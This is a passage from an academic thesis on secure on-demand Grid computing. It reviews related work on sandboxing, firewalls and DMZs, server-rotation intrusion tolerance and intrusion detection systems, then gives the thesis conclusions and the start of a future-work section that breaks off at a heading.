To summarise, the related work can be divided into two categories. The first deals with application specific research and the second deals with frameworks which aim to create a generic Grid environment. Developers focusing on an application often prefer a very lightweight and easy to use Grid environment [83, 84, 168, 154] and actively avoid heavyweight middleware or draw attention to the development and administrative overhead induced by the Grid middleware. The downside of this approach is that basic functionality like accounting, billing and security are only dealt with in a rudimentary fashion, and the solutions barely scale beyond the current application's scope. On the other hand, the generic Grid environment developers try to offer a feature rich environment to host many different kinds of applications at the cost of creating a steep learning curve and high administrative costs. Due to time and resource constraints, many generic middleware projects still have a specific focus of excellence [6, 31, 21, 9, 91] although none has security as its main focus.

10.2 Sandboxing

Keahey et al. [101, 102, 74, 103, 24] have identified the need to integrate the advantages of virtual machines in the cluster and Grid area. It is argued that virtual machines offer the ability to instantiate an independently configured guest environment for different users on a dynamic basis. In addition to providing convenience to users, this arrangement can also increase resource utilisation since more flexible, but strongly enforceable sharing mechanisms can be put in place. The authors also identify that the

ability to serialise and migrate the state of a virtual machine opens new opportunities for better load balancing and improved reliability that are not possible with traditional resources. Virtual Workspaces [179] is a Globus Toolkit (GT4) based virtualisation solution which allows Grid users to dynamically deploy and manage virtual machines in a Grid environment. The virtual workspaces approach does not offer an image creation service like the ICS nor does it offer an interface with the cluster scheduling system which was needed for this work, however a frequent exchange of ideas with the virtual workspace team occurred on many conferences.

The Virtual Workspaces project mainly focuses on the server side of Grid computing. Stumpf et al. [170, 169, 171] present a system in which virtualisation is used to protect client machines. The difficulty of protecting client machines lies in the fact that users generally want to install and use a lot of software that is not necessary for the primary business operation, in this case the Grid application. This creates an unnecessary amount of additional security risks which can lead to a full system compromise. To counter this threat, Stumpf et al. partition the client system into several virtual environments: an open and untrusted virtual operating system for general use and a minimal trusted operating system in which only the minimal client software is installed. To further protect the system, a virtualised Trusted Computing Module (vTPM) [201] is introduced. This vTPM has a dual purpose. On the one hand, it is used to protect the state of the trusted minimal operating system in which the Grid client software is installed. On the other hand, it allows the remote attestation of the client's image. Using a trusted third party, both the server and the client can be sure that the client's image has not been tampered with. An extended remote attestation algorithm even prevents masquerading attacks by including a TPM bound key agreement into the existing TPM remote attestation procedure [172].

A number of options for the protection of UNIX like operating systems such as Linux or FreeBSD, OpenBSD and NetBSD with respect to untrusted applications have been proposed. A very popular mechanism is the virtualisation of the entire hardware, allowing a guest operating system to run in a virtual machine environment created by the host operating systems. Such virtual machine systems include Usermode Linux [51] or the already presented Xen [19]. The latter system has seen a great increase in popularity for the small performance overhead caused by its virtualisation technology. Combined with the decent level of security offered by the solution, led to the adoption of Xen as the basis for the presented security framework.

Another sandboxing approach is Chroot [37] which confines file system access of a process run in the chroot environment to a different base in the file system. Some well known mechanisms exist for processes to break out of the chroot environment and access files outside of this chroot jail. Those vulnerabilities have been addressed by the BSD implementation of the `jail` system call. Jails partition a BSD environment into isolation areas. A jail guarantees that every process placed in it will stay in the jail as well as all of its descendant processes. The ability to manipulate system resources and perform privileged operations is limited by the jail environment. The accessible file name space is confined in the style of chroot (i.e. access is restricted to a configurable

new root for the file system in the jail). Each jail is bound to use a single IP address for outgoing and incoming connections, it is also possible to control what network services a process within a jail may offer. Certain network operations associated with privileged calls are disabled to circumvent IP spoofing or generation of disruptive traffic. The ability to interact with other processes is limited to other processes in the same jail.

Systrace [136] has become a popular mechanism for call restriction as well as privilege elevation on a fine grained scale without the need for running entire processes in a privileged context, namely in OpenBSD and NetBSD with ports being available for Linux and FreeBSD as well. It uses system call interposition to enforce security policies for processes run under the control of systrace. Systrace is implemented in two parts, an addition to the kernel that intercepts system calls, comparing them to a kernel level policy map, disabling the call if a negative entry or no entry at all is present. The kernel level implementation is assisted by a user-level part that reads and interprets policy specifications to hand them to the kernel level policy map, report policy enforcement decisions to the user applications and even call GUI applications for interactive generation of policies.

Janus [88] is one of the first system call interception tools. It uses the ptrace and /proc mechanisms which are claimed not to be a suitable interface for system call interception, since for example race conditions in the interface allow an adversary to completely escape the sandbox [194]. Janus has evolved to use a hybrid approach similar to systrace to get direct control of system call processing in the operating system [82].

The ability to set the effective user id of CGI programs to another user than the user id the calling web server runs under was introduced as the suEXEC capability in Apache 1.2 [175].

The Progressive Deployment System project (PDS) [4] provides a virtual execution environment for software deployment. In contrast to a Xen-based virtualisation, PDS only provides partial virtualisation by intercepting a set of system calls to enable software deployment on networked machines while enabling management from a central location. Additional components required for the system can be loaded on-demand at runtime. While the PDS system provides a system for software deployment from a central location, the system does not provide a mechanism for short-lived deployment of software. In addition, the virtualisation features in PDS are not adequate for the requirements of on-demand deployment, since the virtualisation methods only affect a small subset of system calls.

VMPlants [109] is a tool for providing and managing virtual machine execution environments for Grid computing. It supports automated configuration and creation of virtual machines that are configured on a single system and subsequently cloned and instantiated over the Grid. VMPlants is a middleware service that supports various virtualisation solutions; its main focus, however, is not on security, but rather on planning of production processes in Grids.

The Entropia Virtual Machine [26] provides a system for desktop Grids. Entropia introduces a binary wrapping software which constrains wrapped applications. Since

native binaries are wrapped any language that compiles to x86 can be used. No source code is required, supporting the broadest possible range of applications enabling the wrapping of `cmd.exe`, `perl`, and the Java Virtual Machine inside the Entropia. The wrapping of the binary is achieved by rewriting the import table of the binary, so that the Entropia `vm.dll` is the first dll in the list. When a binary is loaded under Windows, all of the dlls are loaded in the order in which they appear in the import table. By ensuring that the Entropia dll is the first dll in the list, it is guaranteed that the Entropia dll will be loaded first. This means that the dll main inside the `vm.dll` will be executed before any non-system code for the programs execution. When the dll main executes it dynamically modifies the loaded binary and any dynamic libraries used to intercept system calls. The Entropia sandbox mediates subjob access to all system APIs that could affect the behavior of the desktop. This includes the file system, registry, graphical user interface, networking, keyboard, mouse and I/O devices, etc... Some of the APIs (file system, registry, and network) are mediated others (mouse, graphical user interface) are disabled. Similar to the Jailing approach presented in section 6.3 configuring the constraints in a safe manner is far from trivial. Also, the jailing mechanisms are not based on existing and tested jailing approaches, making a security audit of the mechanism necessary.

10.3 Grid Demilitarised Zone and Firewalling

The London eScience Centre [183] provides a solution to connect the Sun Grid Engine to the Globus Toolkit as a backend scheduler. The software is the current state-of-the-art solution for scheduling Grid jobs to the SGE and is widely used. However, it is not DMZ capable, since it requires direct access from the Globus headnode to the Sun Grid Engine. This can either be achieved by installing the SGE locally on the Globus headnode, or the execution environment must be made accessible via the Network File System or a similar direct access solution. Both integration options are not acceptable from a security perspective, which led to the development of Fence.

Globus offers a wide range of remote services, so firewalls rules have to be chosen carefully in order to avoid disturbing legal users. Welch [199] analyses Globus versions 3 and 4 in terms of network ports and data streams. Based on that, a fine-grained firewall configuration can be created, so that authorised users can work without disruptions, while at the same time blocking most unwanted traffic. A similar study was done by Baker et al. [18]. The steering committee of the german D-Grid project recommends a static firewall configuration [43] with about 25000 open ports to guarantee unhindered communication from the Grid client to the Grid resources. This approach is not suitable for the presented on-demand environment since it only operates on a per site bases and thus opens up a great many ports that are not strictly necessary for all applications and does not allow for user specific settings. Nor does the recommendation deal with the issue of inter-user protection.

Volpato and Grimm [192] present an approach to partially overcome the lim-

itations in Grid computing introduced by firewalls. The first method, based on the extension of a firewall implementation enables a dynamic behavior of the firewall itself to better adapt to the needs of the Grid environment. The second approach creates a Grid DMZ which aims to minimise the interactions between Grid middleware and the cluster network. However, since no virtualisation of the worker nodes is present the following Globus services need to be allowed access from the DMZ into the private cluster network: GridFTP and a login service which transfers the GRAM calls to the cluster scheduler. It is also recommended that the Grid middleware in the DMZ and the cluster headnode share a common filesystem. While the above offers better protection than no DMZ, the DMZ solution presented in this work has less components crossing the DMZ, in particular no shared filesystem is needed.

A dynamic firewall named *Dyna-fire* was introduced by Green et al. [89] for a Globus Grid middleware environment. It supports VO-based security policies through a modification of the Globus gatekeeper and enables fine-grained access control to Grid sites. The focus of Dyne-fire is the protection of Grid resources against attacks from external users (incoming traffic). In contrast, the firewalling solution presented in this thesis also focuses on inter-user protection and out-bound traffic control, due to the new usage model introduces through the user based, Internet capable, virtual environments.

10.4 Server Rotation

Arsenault et al. and Huang et al. [16, 92, 93] suggest treating all servers as potentially compromised, no matter if an Intrusion Detection System (IDS) has raised an alert or not. Their work focuses on high availability computing where all servers have redundant backup servers and hardware failover switches. The authors argue that undetected attacks do not cause instant harm, but increase damage over time. In Huang et al. [92], an estimate is shown based on a report by banking security experts that a theft of \$5,000 to \$10,000 can be carried out over a few weeks, while larger losses up to \$1 million are likely to take four to six months [146]. To make IT systems resilient against long lasting attacks, the authors propose rotating backup servers with the primary servers on a regular basis. The server which is currently offline is then restored from a secure image. All malicious code (together with the state of the server) is lost during rotation, thus automatically cleaning the system of attack code. The rotation is made possible by using the redundant servers and hardware failover switches available to them in high availability computing. The drawback of the proposed system is that it only works well for stateless servers. DNS, NFS and static web servers are given as example applications for the Self-Cleansing Intrusion Tolerance (SCIT) technology proposed by the authors. Furthermore, no allowance is made for long lasting TCP/IP connections which would be terminated with an error state if a rotation interrupted them, making UDP the more viable protocol for the proposed architecture. Grid servers, like many other server products, are not stateless and show complex stateful

interaction patterns which make them incompatible with the proposed approach.

The same basic idea using virtualisation technology was later also proposed by Reiser and Kapitza [140]. The presented VM-FIT system uses the Xen hypervisor technology for redundant server copies which can periodically be refreshed to increase the resilience of the server. To achieve this, Domain0/Xen0 runs multiple XenUs containing the actual application and one XenU called Domain NV which is responsible for passing user requests to the replicas. This makes Domain NV the critical component of the system, since a compromise of Domain NV can compromise all replicas, and Domain NV is not protected by the replication mechanism. Critically, the approach requires that dedicated support for an application has to be integrated into Domain NV. In the case of the CORBA prototype presented in the paper, this means that a CORBA middleware must run in Domain NV. In addition, Domain NV must implement group communication to ensure that the state is updated on all replicas. This creates a potential for security problems in Domain NV defeating the rest of the security system before it has a chance to operate. The authors state this problem and offer two alternatives. First, Domain NV must be made intrusion tolerant. The authors themselves state that the drawback of this approach is that it requires more complex, Byzantine fault tolerant group communication protocols, which are not presented in the paper. However, even a fault tolerant group communication protocol would not protect the system from an operating system fault or an attack on Domain NV. The second approach presented in the paper is that the system makes sure that Domain NV is a protected, isolated entity that cannot be influenced by Domain 0, but no suggestion is presented on how this could be done. The requirement that a Domain U must be protected against Domain 0 is very difficult to achieve, since it contradicts the paravirtualisation technology used, because the distinguishing feature of Domain 0 is that it can control all hosted domains. Even if this requirement could be met, this approach would not deal with the risk of an internal compromise due to the heavyweight nature of the software running in Domain NV. Furthermore, due to the group communication infrastructure, the presented system does not work for applications with multithreading and thus excludes almost all modern server applications.

SITAR [196, 197, 195] is an intrusion-tolerant architecture for distributed services which includes adaptive reconfiguration, heartbeat monitors, runtime checks, and commercial off-the-shelf (COTS) servers mediated by proxies. SITAR relies on hardware redundancy for intrusion tolerance, but requires a shared memory environment for the redundant servers and creates a large overhead for the intrusion detection and tolerance infrastructure. Next to the functional hardware redundancy, SITAR requires a Proxy Server, a Ballot Monitor and an Acceptance Monitor. Thus, if a server has a single redundant backup, SITAR adds six more servers to the setup for the intrusion tolerance architecture. Furthermore, SITAR still requires an IDS to successfully detect an attack for the intrusion tolerance mechanisms to operate, thus making it difficult to defend against unknown attacks.

The ITUA project [42] relies on intrusion detection and randomised automated response. It provides middleware based on process replication and unpredictable adapta-

tion to tolerate the faults that result from staged attacks. Like in SITAR, the IDS must successfully detect an attack for the ITUA to operate.

HACQIT [141] uses a primary/backup server architecture which unlike the two approaches above can cope with unknown attacks, but only works for scenarios with known users. The basic idea is to mirror servers using different implementations for the server software, for example for a web server scenario both IIS and Apache would be utilised. All user requests are sent to both servers, the idea being that an attack against IIS will not work against Apache. Thus, the two results can be compared, and if they differ, one of the servers has been compromised. Determining which of the servers was compromised can be difficult, however according to the authors most attacks lead to one server responding with 2xx or 3xx (success and redirect codes) and the other with 4xx or 5xx (error codes), thus clearly showing which server was compromised. In the case of a compromise, the compromised server is taken offline. The approach does not deal with operating system or cross-server attacks, such as SQL injection or the like. To fully utilise the proposed system, a fully heterogeneous environment must be created. Each functional component must be paired with a different implementation offering the same functionality, e.g. Windows/Linux, IIS/Apache, MySQL/Microsoft SQL, etc. Apart from the fact that this is not always possible (for instance in Grid computing), it significantly increases the administrative overhead for the uncompromised system. Furthermore, HACQIT uses a Mediator/Adaptor/Controller (MAC) to sanitise requests before passing them on to the redundant servers. This introduces a single point of failure in a component with a complex functional behaviour which is vital for the entire system.

Valdes et al. [191] describe a similar system using heterogeneity and redundancy to cope with attacks. As such, they suffer from the same problems. They assume that no more than a critical number of servers are in an undetected compromised state at any given time. Thus, they need an intrusion detection system. They complement this through an agreement protocol based on heterogeneous redundant components. The agreement protocol assumes that all non-faulty and non-compromised servers give the same answer to the same request. Thus, the architecture is meant to provide content that is static from the end user's point of view. If an attacker chooses not to change the expected responses (i.e. the HTML content), (s)he can misuse the resources in an undetected manner in any number of ways (Spambot, Fileserver, Relay, etc). The work does not deal with the issue of content update.

Saidane et al. [145] introduce an extension to Valdes' works to cover SQL storage queries for web servers. An agreement protocol over a number of redundant SQL storage query generators is aimed at weeding out malformed SQL queries. Using this system, a certain amount of state can be stored in a database and can be accessed by the redundant web servers. The problem with this approach is finding at least three different web servers that generate the same SQL queries without being vulnerable to the same attack. Like all other approaches based on heterogeneous redundant servers, the hardware overhead is quite large: two further alternate servers and three proxies are required at minimum for one production server. Furthermore, attacks which do not

target the primary system go undetected, since the agreement protocol does not catch them.

A number of commercial products, such as Tripwire and Enterccept, and non-commercial products like Snort concentrate on protecting stand-alone web servers with no redundancy management, but rely on detecting an attack to initiate countermeasures. Many of the above intrusion tolerance systems rely on some form of intrusion detection. If the attackers are one step ahead (which unfortunately they often are), these intrusion detection products will offer no protection.

Several publications deal with integrating an IDS into a Grid and will be discussed in detail in the following section. In the context of the intrusion tolerance related work it should be stated that none of the systems cope well with unknown attacks or stealth attacks.

To summarise, there are two categories of related work. The first category does not rely on detecting an intrusion and as such can deal with stealth attacks. However, this is achieved at the cost of limiting the scope of the system to stateless static content systems, which excludes it from the area of Grid computing. The second category requires that the attack be detected one way or the other and often also has the problem of state reproduction due to the distributed nature of their redundancy mechanisms. The solution of using heterogeneous servers to validate primary function responses is not applicable to Grid computing and also does not detect attacks which do not affect the primary function of a server. This work in this thesis presents a novel approach which successfully deals with unknown stealth attacks, but also preserves the state of the Grid servers and can cope with TCP/IP connections.

10.5 Intrusion Detection

Schulter et al. [152] identify different types of attacks against a Grid infrastructure. Besides conventional attacks against Grids, the paper lists several Grid specific attack types: unauthorised access, misuse (by authorised users) and exploits (attacks towards services, protocols or Grid applications). The authors point out that present Grid-IDS approaches do not fulfil the important qualities (completeness - recognition of all attack-types, scalability and Grid-compatibility) for protection of Grid systems. Their proposal is as follows: To prevent costly development of new software, the involved Grid nodes are equipped with conventional Network and Host IDS (N- and HIDS). These are able to recognise and report standard attacks and furthermore send their data to a Grid IDS, which may additionally identify Grid-specific attacks. The Grid IDS consists of a scheduler, agents, analysers and databases. Data from N- and HIDS is collected into databases, distributed and then analysed on Grid nodes. While some focus is given to the global collection of IDS data, no cross-site analysis is done and thus no new distributed attacks can be discovered. All data is stored locally and analysed in the traditional way.

Fang-Yie Leu et al. [111] propose an IDS concept, which employs a Grid for

intrusion detection. The monitored system does not have to be a Grid. The main design goal of the IDS was that it should be particularly robust against high amounts of data traffic, as it occurs with DoS attacks. The concept of the Grid IDS is as follows: a dispatcher collects network traffic from a switch using tcpdump and dispatches the collected data periodically to a detection node. A scheduler controls which dispatcher sends data to which detection node to achieve an equal load in the entire system. To be able to detect attacks with a longer time scope, data analysed by detection nodes is stored in a database and analysed periodically by a detector. In an extension [110] to the original system backup brokers are introduced which make the system robust against malfunctions of detection nodes. Although trace data is distributed, the system does not correlate the data gained from different network segments and thus it is not able to detect attacks that take advantage of the distributed nature of the Grid.

Yonggang et al. [36] propose a tree-like structuring of an IDS for distributed networks (LDIDS). The leafs of the tree consist of conventional IDSs that generate alerts in a first step. The nodes on the central levels of the LDIDS tree aggregate alerts as well as *"data, which cannot be analysed locally"* sent by child nodes. Finally, the root node has an overview of the entire network to be monitored. The paper does not mention what kind of data is shared between nodes besides alerts, if this additional data is only sent in special cases or how it is later analysed. Although this paper employs a similar structuring as used by the S-IDS, it does not deal with the problem of handling the large amounts of data or detection of distributed attacks.

Kenny and Coghlan [104] describe a system that allows the querying of log files through the Relational Grid Monitoring Architecture (R-GMA), which can be used to build a Grid-wide intrusion detection system. Their implementation of this system, called SANTA-G (Grid-enabled System Area Networks Trace Analysis), queries Snort log files by using SQL. SANTA-G is composed of three elements: A Sensor, a QueryEngine and a Viewer GUI. The log files are monitored by the sensor, which, in case of a change to the log files, inform the SANTA-G QueryEngine. The QueryEngine then publishes the relevant information to the SANTA-G Viewer to show them in a GUI. In future implementations, a high-level incident detection, tracking and response platform is planned which will use custom coded Consumers to filter and analyse the alerts published in order to detect patterns that would signify an attempted distributed attack on the Grid infrastructure. Currently, SANTA-G does not provide a functionality that detects distributed attacks. It allows an easy access to Snort log files, but does not correlate between the different nodes. Additionally, information is queried by SQL when changes on the log files occur, no other data is monitored.

Choon and Samsudin [34] propose an architectural concept for a Grid-IDS. They define a number of requirements for an effective Grid-IDS: flexibility, scalability, reusability, small overhead, speed, autonomy and adaption to Grid environments. They also suggest that an IDS virtual organisation should be used to offer IDS services to the rest of the Grid. News of attacks and importantly the vulnerabilities that lead to the attacks can then be distributed via the VO to help protect the other Grid site.

Silva et al. [155] describe a system named "Distributed IDS on Grid" (DIDSog),

that aims to join heterogeneous Intrusion Detection System over a Grid middleware. This should be achieved by a two dimensional hierarchy of Sensors, Correlators/Aggregators, Analysers, Monitoring services and Countermeasure services. The infrastructure should be used to combine the strengths and reduce the weaknesses of different existing IDS systems. However, no IDS or Grid systems are used, rather a GridSim simulation is presented covering the graph construction, thus it is difficult to judge the capabilities of the system. It is, however, clear that distributed attacks cannot be detected, since the monitoring components consist of standard IDS system and nor raw data exchange is executed.

Feng et al. [66] argue that traditional Host-IDS systems are not suitable for Grid systems, since certain information such as Grid user to local user mappings are not known on the local node. Furthermore, it is argued that since the Grid requires its computational power for its users, traditional H-IDS systems are too heavyweight. A Grid H-IDS is proposed specifically targeting Grid specific attacks on a single node. While alerts are passed on to the Grid level, the IDS logic is confined to a single host.

Snort¹, the probably most popular open source Network-IDS developed by Sourcefire Inc., offers a large variety of features. Due to its wide diffusion and availability of platform specific versions, Snort describes itself as "*the de facto standard*" of IDS systems. Snort provides protocol- and signature- as well as anomaly-based intrusion detection. This tool may be used as a NIDS but also as a packet logger and network sniffer. Intrusion detection rules are maintained in a simple descriptive language.

Prelude² is not an IDS in traditional sense, but provides a framework for confluence of information originating from many different types of sensors and its analysis. A Prelude-Sensor may be the message stream of a NIDS or HIDS installation, but also logfiles from arbitrary systems as well as self developed extensions. Prelude therefore consists of 5 parts: libPrelude, a library that manages communication between sensors and a so called manager; the sensors that have to be installed at network joints (prelude, amongst other things, contains own NIDS and HIDS sensors); a manager, that obtains the sensor data by libPrelude, processes and stores the results; Counter Measure Agents, which may start counter measures for certain attacks; a frontend that provides an administrator with normalised summary data for the systems status. Prelude joins messages from different distributed sources for recognition of attacks and launches counter measures. Yet there is no aggregation level to reduce incoming information in large setups. Commercial solutions pursue a similar approach, but mostly only integrate their own sensors.

Commercial IDS products denominate themselves often as IPS (Intrusion Prevention System) or IDPS (Intrusion Detection and Prevention System). There is a large number of products by different companies that basically offer a very similar functionality: peripheral sensors report suspicious activities to a central, so called management console. This console or the reporting sensor itself may immediately undertake counter

¹see <http://www.snort.org>

²see <http://www.prelude-ids.org>

measures to repel the attack or report it to an administrator. The *Guide to Intrusion Detection and Prevention Systems* (IDPS) [148], published by the National Institute of Standards and Technology in February 2007, describes recommendations for usage of IDPS in corporate environments, different types of IDPS products (host-based, network-based, etc.) and their reasonable combination. At the time of analysis, there seemed to be no commercial product that provides at least basic features of a distributed IDS. In most cases, the distribution is reduced to peripheral sensors that report alerts to a central management console. Below, some commercial IDPS solutions are described exemplarily.

Based on the open source system "Snort" described above, Sourcefires 3D system³ is a corporate solution that adds sensor orchestration to the snort functionality to provide extended threat recognition and defense ability. Sourcefire indicates a maximal throughput of 8 Gbps for a sensor. The threat analysis is only done at the sensors, alarm-messages are then centrally processed at the Management Console and corresponding counter-measures are initiated for the whole network. The wide spread use of Sourcefire's IDS systems is illustrated in the list of corporate partnerships: Nokia, Symantec, IBM, Nortel und VeriSign are among others service and OEM partners of Sourcefire.

Nokia, as an OEM partner of Sourcefire, offers hardware IDS solutions⁴ with the 3D system integrated. On dedicated hardware with specially tailored operating system, high-performance IDPS functionally is offered to be easily integrated into an existent network.

Ciscos idea of a secure network⁵ includes IDPS sensors in all components, starting with border gateways, routers and switches down to every single office PC. Every known or unknown attack is advertised to be recognisable by intelligently managing the collected information of the sensors at a central site. The instrumentation is done by modules added to existing (Cisco-)equipment or dedicated IPS products. A central management service (*Cisco Security Monitoring, Analysis and Response System MARS*, <http://www.cisco.com/en/US/products/ps6241/index.html>) governs the coordination of sensors and the assessment of the current system status. Employing knowledge about the network topology, in combination with NetFlow data (see below) as well as anomaly-based intrusion detection, the system is ought to be enabled to deliver a detailed view of the attack vector.

The StealthWatch software⁶ of Lancope uses a slightly different approach to monitor the network infrastructure. Instead of deploying sensors throughout the entire network, StealthWatch collects information about network traffic at a central site. It uses a monitoring functionality that most network hardware provides. Most equipment is able to deliver information about the entire handled traffic to a single monitoring port, using (partly standardised) data formats (e.g. Cisco/Juniper: NetFlow, HP/Foundry:

³see <http://www.sourcefire.com/products/3D>

⁴see <http://europe.nokia.com/A4213032>

⁵see <http://www.cisco.com/en/US/products/hw/vpndevc/index.html>

⁶see <http://www.lancope.com/products/>

sFlow). This flow data is handled by collectors whose performance is crucial to the entire system. These units also launch counter measures. Since, for example, a backbone switch may generate a huge amount of flow-data traffic, multiple collectors may have to be used within a large infrastructure. Lancopé therefore offers a management console to manage and monitor an entire topology of collectors.

Many security software manufacturers offer host-based IDPS, often integrated with anti virus business solutions. Symantec additionally offers a product⁷ especially for critical systems and another one for usual terminal equipment. Both "only" protect the system they are installed on and may report detected attacks to a management console. Anomaly based methods as well as local logfile and network traffic analysis are used for intrusion detection. HIDS products often offer services for patch deployment, a personal firewall and AV functionalities.

To summarise, all of the above mentioned work use traditional logging and querying to detect intrusions. The presented S-IDS's utilisation of the stream based database system PIPES enables a simple and flexible implementation of information flow and analysis, employing the temporal context of data, which is not possible using a standard IDS approach.

10.6 Grid Service Development

Andreozzi et al. [10] measurement theory and the Logic Scoring of Preferences method are used to select Grid services. The authors describe a formal model for satisfaction based service evaluation which can be used in MDA based Grid computing. The paper does not deal with the transformation of PIM models to PSM models or separation of concerns.

The most interesting related project is Introduce [135] which started up shortly after the GDT project introduced in this thesis. Like GDT, service security issues are handled by the development environment reducing the chance for developers to make mistakes. Provider centric security like CA creation, certificate management, and trusted CA configuration is not dealt with. However, the biggest drawback of Introduce compared to GDT is that Introduce is not an integrated development environment and does not have roundtrip support. As a consequence, once the Grid service skeleton has been generated, developers must change to a different development environment such as Eclipse. There is no convenient way to change security settings or Grid service specific code, once application developers have made changes.

Since service-oriented Grid computing is an extension of the service-oriented computing paradigm, there are several relevant papers dealing with applying MDA in a web service environment. They can be grouped into two opposing approaches: A document/WSDL centric approach and a programming/UML centric approach.

A WSDL centric approach is presented by Mulye [119]. The work discusses which

⁷see <http://www.symantec.com/enterprise/products/category.jsp?pcid=1005>

components of a service belong to which layer of the MDA approach. Definitions, Operations, Port type(s), Messages, Parts and Part type(s) are placed in the PIM layer. Service, Ports and Binding(s) are placed in the PSM layer. However, this is in contradiction to the recommended MDA layer separation, since most of the components placed in the PIM are specific to a service-oriented approach and should therefore be placed in the PSM layer. The paper goes on to suggest that a document centric view is better suited to SOA models than an UML centric view.

Three WSDL centric transformation are introduced by Bezivin et al. [22]. The most relevant one for this work is the mapping from a UML based PSM to web service code. For the transformation to be applied, a full specification of the WSDL document must be created in the PSM by the developer.

In a similar way, Patrascioiu [130] describes a mapping from EDOC to web services using a detailed user created model of the WSDL document.

None of the above approaches deal with the critical transformation from a PIM to the UML description of the WSDL document, with the separation of concerns on the PSM or code level or with security issues.

A WSDL free approach is presented by Gromo et al. [90]. A WSDL independent UML model is proposed because it offers a much clearer view of the system functionality. Automatic transformations from UML to WSDL are used to create the actual WSDL document. Since the UML model is completely free of any WSDL specific components, the developer is free to concentrate on actual business concerns. The downside is that an integral part of service-oriented systems is no longer visible in the MDA models and thus outside of the development scope.

Rakesh et al., Piero et al. and Skogan et al. [137, 73, 156] discuss service-oriented architectures and MDA in general, but do not address the problem of transforming PIM to a SOA specific PSM or the separation of concerns in the PSM or code layer.

None of the above approaches deal with Grid security issues.

In this thesis, a novel Grid environment which offers advanced security mechanisms to enable on-demand Grid computing was presented. An analysis of the new threats faced within such a shared environment for service-oriented on-demand Grid computing was given. The analysis addressed three different levels of on-demand Grid computing, based on the decreasing trust requirements between resource providers, solution producers and customers and the motivation, risk aversion, skills, knowledge, resources and access of the actors. A classification of three types of Grid applications currently used in service-oriented Grid environments was given. It was shown in which ways the security threats for the three application types in the three different levels need different security measures to enable on-demand Grid computing for the applications investigated in this thesis. An attack model was presented and several example attacks were shown to underscore the different requirements of the applications.

For pure Java service applications, a secure ClassLoading mechanism was presented to allow services or groups of services to be deployed into a private sandbox. This protects both the actual service code and the data contained in the services. Attackers able to deploy services are no longer able to deploy classes into other service's class space, access methods from other services or even see that other classes exist, ensuring security for service code and privacy for both service data and as service meta-data. Services wishing to form a group in which classes can be shared can use a secure grouping mechanism which allows all services within the group to share classes, but services outside of the group are denied access. Both mechanisms function without disrupting the normal operation of the Grid node. Services already running in the system are unaffected by the introduction of new services and new security groups.

For Java services which contain native code, a security solution was presented which can protect the hosting environment and other services against data, meta-data attacks as well as illegal resource access. The security architecture presented enables the confinement of native components of Grid applications into a secure environment. The security framework is based on dynamically created JNI proxies which create a pipe between the secure Java environment and the secure native environment. The

security solution is capable of protecting the hosting system as well as services from each other. Depending on the sandbox capabilities, it is also possible for the process manager to monitor resource utilisation and constrain e.g. CPU time as well as disk space or network bandwidth used by individual sandboxes.

For more complex applications, a para-virtualisation solution was presented that enables users to safely install and use custom software on-demand. The use of a virtualisation environment like Xen offers numerous benefits both from a security perspective as well as from the administrative perspective. The sandboxing method used ensures that the operating system installed in each XenU instance can only be accessed by the legitimate owner. This principle ensures that different solution providers are protected from each other and also that customers are protected from other solution providers and customers.

An image creation station was used to create the user specific virtual machines in which a user can install software with root privileges. An automated dynamic fire-walling mechanism offers a Virtual Organisation and user based network security setup and creates secure user network regions on-demand. In addition, the Grid environment was separated into several zones to protect local cluster resources from vulnerabilities in the Grid middleware. The Grid headnode and the image creation station are both confined into separate compartments in the Grid demilitarised zone. To enable the secure integration of this Grid environment into existing business workflows, an extension to the BPEL language and workflow execution engine was presented which allows the execution of GSI secured Grid services in combination with existing business web services. The workflow engine transparently deals with the issues of proxy certificate creation and certificate renewal in the case of long running jobs. The presented system allows both fine grained service-oriented applications and legacy Grid applications to be run side by side through a novel integration of the secure system into existing cluster scheduling solutions. The presented security mechanisms allow cluster worker nodes to expose services to the BPEL engine outside of the private cluster network and thus enables multi-site workflows in a secure fashion.

A novel intrusion tolerance system based on rotating virtual servers was presented which does not require attacks to be detected to function. It can deal with unknown stealth attacks on stateful Grid servers. The server rotation strategy closes attack windows for stateful service-oriented Grid headnode servers by a modified Grid service resource state storage backend. A flexible plugin based rotation manager deals with the complex issue of stateful connections to the Grid server, and a database connector is utilised to detach service state from the rotating functional components of the Grid server. The Virtual Workspace, WS-GRAM, RFT and Delegation services were extended to survive attacks through server rotation without losing their state. The presented approach differs from other work in this area, since it does not require the intrusion to be detected and can handle both Grid server state and stateful TCP/IP connections, all vital issues for its applicability to Grid computing systems. Attacks against the rotation system itself are easily identified due to the necessity of the sustained nature of those attacks. For those attacks which could not be prevented, a novel

architecture for an intrusion detection system for distributed environments was presented. The system is based on a streaming DBMS which allows querying of network data in a temporal context. The use of a stream-oriented DBMS facilitates a natural handling of data produced across multiple Grid sites and holds the potential for performance benefits in large scale systems, since data is processed during its natural flow and only stored as long as necessary for analysis.

The presented novel Grid environment is significantly easier and quicker to use than traditional Grid solutions, while at the same time offering more functionality and a higher level of security. From start to finish it now only takes a few minutes to get access to the Grid and install custom software which can then immediately be deployed and executed in a safe environment. The novel secure, on-demand and service-oriented use of computational and storage resources offered by the presented Grid environment is a key requirement for the upcoming realisation of the Cloud computing paradigm.

11.1 Future Work

There are several areas of future research to be conducted in the area of on-demand Grid computing. There are natural extensions to many of the techniques introduced in this thesis, such as scalability, rotating servers, stream intrusion detection and micro-workflows which will briefly be discussed here. A highly promising area of future work, which was not started in this thesis but which could significantly improve the security of on-demand Grid computing, is the area of trusted computing which will be presented in more detail as the final suggestion for future work.

11.1.1 Robustness and Scalability

The mechanisms described in this thesis are still in a proof-of-concept stage and as such there is still much room for improvement with respect to both stability and scalability. In particular, the area of large scale deployment of the described security mechanism offer interesting research opportunities. For instance, the current image deployment mechanism using SCP works fine for deploying a couple of images across two Grid sites but if tens of thousands of images need to be deployed across dozens of Grid sites, different strategies need to be found.

11.1.2 Rotating Servers

There are several areas for future work, such as modifying the routing mechanism to enable SYN delays instead of SYN dropping for the critical part to avoid the SYN retransmission timeout due to critical part collision, introducing COW and RAM disk mechanisms for efficient image cloning, evaluating other WSRF based servers such as UnicoreGS, and investigating the remaining data attacks against the database to see if new strategies can be found to prevent meta-data corruption.

11.1.3 Stream Intrusion Detection

